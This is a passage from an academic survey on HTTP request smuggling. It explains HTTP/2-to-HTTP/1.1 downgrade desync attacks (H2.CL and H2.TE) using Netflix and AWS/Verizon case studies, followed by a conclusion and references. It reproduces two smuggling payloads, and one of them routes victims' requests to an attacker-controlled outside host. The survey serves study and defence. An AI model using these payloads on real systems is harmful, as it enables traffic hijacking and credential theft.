


| HTTP/1.1 | HTTP/2.0 |
|---|---|
| First line provides request method and path | Series of Pseudo Headers |
| Text based Protocol<br>• Request Parsing needed<br>• **Ambiguity drives HRS** | Binary Protocol like TCP<br>Has structured format<br>• HTTP messages are sent as frames ( like TCP packets)<br>Less prone to ambiguity |
| **Length is indicated by Content-Length or Transfer-encoding**<br>• **forms the crux of HRS 1.1** | Data frames have built-in length<br>Little room for length-based ambiguity |

Looking at this table it seems like everything is perfect in HTTP/2.0. So, what enables desync attack in HTTP/2.0? The answer to it is ***HTTP/2.0 Downgrading.***

## 7.2 HTTP/2.0 Downgrading


James Kettle details his research in a PortSwigger blog titled – “HTTP/2: The Sequel is Always Worse”. Using the following diagram, he explains HTTP/2.0 Protocol Translation in a simplistic manner



https://portswigger.net/research/http2

In case of downgrade, the front-end speaks HTTP/2 with the client but it rewrites requests into HTTP/1.1 before forwarding to the backend as shown in the Figure.

Just like HTTP/1.1 HRS, this disparity between the front-end and the backend boundary estimation gives rise to two types of attacks as shown below – namely H2.TE and H2.CL



HTTP/2
HTTP/1.1
Back-end
Front-end
Front end uses HTTP/2 Message Length for boundary estimation
+
Back end = downgraded HTTP/1.1 Uses CL/TE for boundary estimation
H2.TE
Disparity
H2.CL

## 7.3 Case studies

### 7.3.1 The Netflix H2.CL desync

HTTP/2.0 RFC states that – *“CL is not needed but allowed if it’s correct”*.
It’s the job of implementations to handle this suggestion to prevent attack scenarios. Most real-world proxies fail to handle these cases and until the research in this area intensified, it was very easy to exploit HTTP/2.0 downgrade behavior.

Netflix had one such faulty implementation owing to a bug in *Netty's* framework which Netflix tracked through *Zuul*. In his blog, James Kettle shows how easily he was able to exploit Netflix's front-end flaw where they weren't verifying the Content-Length header during downgrade.
A simplified version of his explanation can be seen in the figure below.


NETFLIX
Frontend performs HTTP downgrade without verifying content length

```
:method         POST
:path           /n
:authority      www.netflix.com
content-length  4
abcdGET /n HTTP/1.1
Host: 02.rs?x.netflix.com
Foo: bar
```


```
POST /n HTTP/1.1
Host: www.netflix.com
Content-Length: 4

abcdGET /n HTTP/1.1
Host: 02.rs?x.netflix.com
Foo: bar
```

Thanks to the incorrect Content-Length, the backend stopped processing the request early and the data in orange was treated as the start of another request.

**The extent of severity**
Using crafted prefix, user requests can be redirected to attacker's server. There is a potential to steal all Netflix account credentials and credit card information. This bug has been patched and is tracked as CVE-2021-21295. James Kettle bagged a bug bounty of $20000 for finding this important bug.

## 7.3.2 AWS H2.TE desync

The RFC states that – *"any message containing connection-specific header fields MUST be treated as malformed"*.
Transfer encoding is a connection specific header field, but AWS Load Balancers failed to obey this suggestion. As a result, almost every website using AWS could be exploited using H2.TE desync attack as show in the figure inspired by Kettle's blog –



```
:method            POST
:path              /identitfy/XUI
:authority         id.b2b.oath.com
transfer-encoding  chunked
0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x=
```

```
POST /identity/XUI HTTP/1.1
Host: id.b2b.oath.com
Content-Length: 66
Transfer-Encoding: chunked

0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x=
```

In the above figure, the vulnerable website was Verizon's law enforcement access portal which was hosted at id.b2b.oath.com. After HTTP/2 front-end downgrade, the Transfer encoding header which was ignored by the Netflix's front-end server, reaches the backend and gains priority over the front-end processed Content-Length header. This in turn creates an opportunity to redirect all user requests to the attacker configured server – *psres.net.*

## **The extent of severity**

This redirection ability could lead to potentially hazardous issues such as Credentials Hijacking which was discussed in the previous sections. James Kettle was able to bag a couple of bounties worth $10000 and $7000 from Verizon on highlighting similar issues in associated vendors.

There are several other interesting incidents of attacks on other companies due to faulty implementations of vendors such as F5, Citrix and Pulse Secure to name a few. Apart from these, there's another interesting line of research on H2C request tunnelling driven desync attacks which haven't been covered in this survey.

# Chapter 8 – CONCLUSION

There is a lot of ongoing research in area of Desync attacks in the industry. Both attackers and developers are making new strides every day in terms of ways to exploit or mitigate this attack. But there’s a huge gap in research between the industry and academia w.r.t this topic. I came across a recently published academic paper titled - *“T-Reqs: HTTP Request Smuggling with Differential Fuzzing”*. This paper claims that it is the first academic attempt at HRS and there was no other academic literature which tries to touch this topic. I couldn't find any work which tries to survey these attacks from HTTP/1.1 to HTTP/3.0. That was the core motivation behind this work and thanks to Dr. Peng Liu for making me realize the importance of this survey and the research gap between the academia and industry.

Due to the time limitations of this term project, I have provided a brief introduction to Request Smuggling attacks and then described HTTP/1.1 attacks in detail. Further, I have compared HTTP/1.1 attacks with those of HTTP/2.0 desync attacks. Wherever possible, I have covered the important ideas to set a good base for future research and improvements on this topic. HTTP/2.0 desync is the main topic of concern in the industry and many issues tend to go unreported with the fear of possible large-scale collateral damage. Developers are trying to move to HTTP/3.0 owing to the complexity and ambiguities of HTTP/2.0 RFC specifications but attackers and researchers have already started finding ways to attack the HTTP/3.0 implementations. This hasn’t been covered as part of this survey.

Overall, this was a great learning experience and at the end of this project we have realized the opportunities for start of broader research on a comprehensive survey. There’s a lot of room for improvement in terms of finer granularity in HTTP/2.0 desync detailing and exploration in terms of latest findings for HTTP/3.0. Hence, I hope to take this work further in collaboration with Dr. Liu and eventually trigger further research to bridge the gap between academia and the industry.

# REFERENCES

https://brightsec.com/blog/http-request-smuggling-hrs/
https://portswigger.net/web-security/request-smuggling
https://www.imperva.com/learn/application-security/http-request-smuggling/
https://snyk.io/blog/demystifying-http-request-smuggling/
https://book.hacktricks.xyz/pentesting-web/http-request-smuggling

**Request smuggling reborn**
https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
https://portswigger.net/research/http-desync-attacks-what-happened-next

**h2c request smuggling**
https://bishopfox.com/blog/h2c-smuggling-request
https://blog.desdelinux.net/en/encontraron-una-nueva-version-del-ataque-http-request-smuggling/
https://portswigger.net/research/http2

**Mitigation bypass**
https://nsfocusglobal.com/what-you-should-know-about-mitigation-bypass/
https://blog.nexusguard.com/could-bypass-attacks-become-the-new-normal

**Attack use cases**
https://portswigger.net/web-security/request-smuggling/exploiting
https://github.com/Netflix/zuul/pull/980
https://github.com/netty/netty/security/advisories/GHSA-wm47-8v5p-wjpj

**CVEs**
https://cwe.mitre.org/data/definitions/444.html

**Videos**
Practical HTTP Header Smuggling: Sneaking Past Reverse Proxies to Attack AWS and Beyond
HTTP Request Smuggling - NetGear Routers 0-Day, The Most Brute Forced Passwords, GoDaddy Breach
albinowax - HTTP Desync Attacks: Smashing into the Cell Next Door - DEF CON 27 Conference
HTTP Desync Attacks: Request Smuggling Reborn

**HTTP RFC and Basics**
https://httpwg.org/specs/rfc7230.html#transfer.codings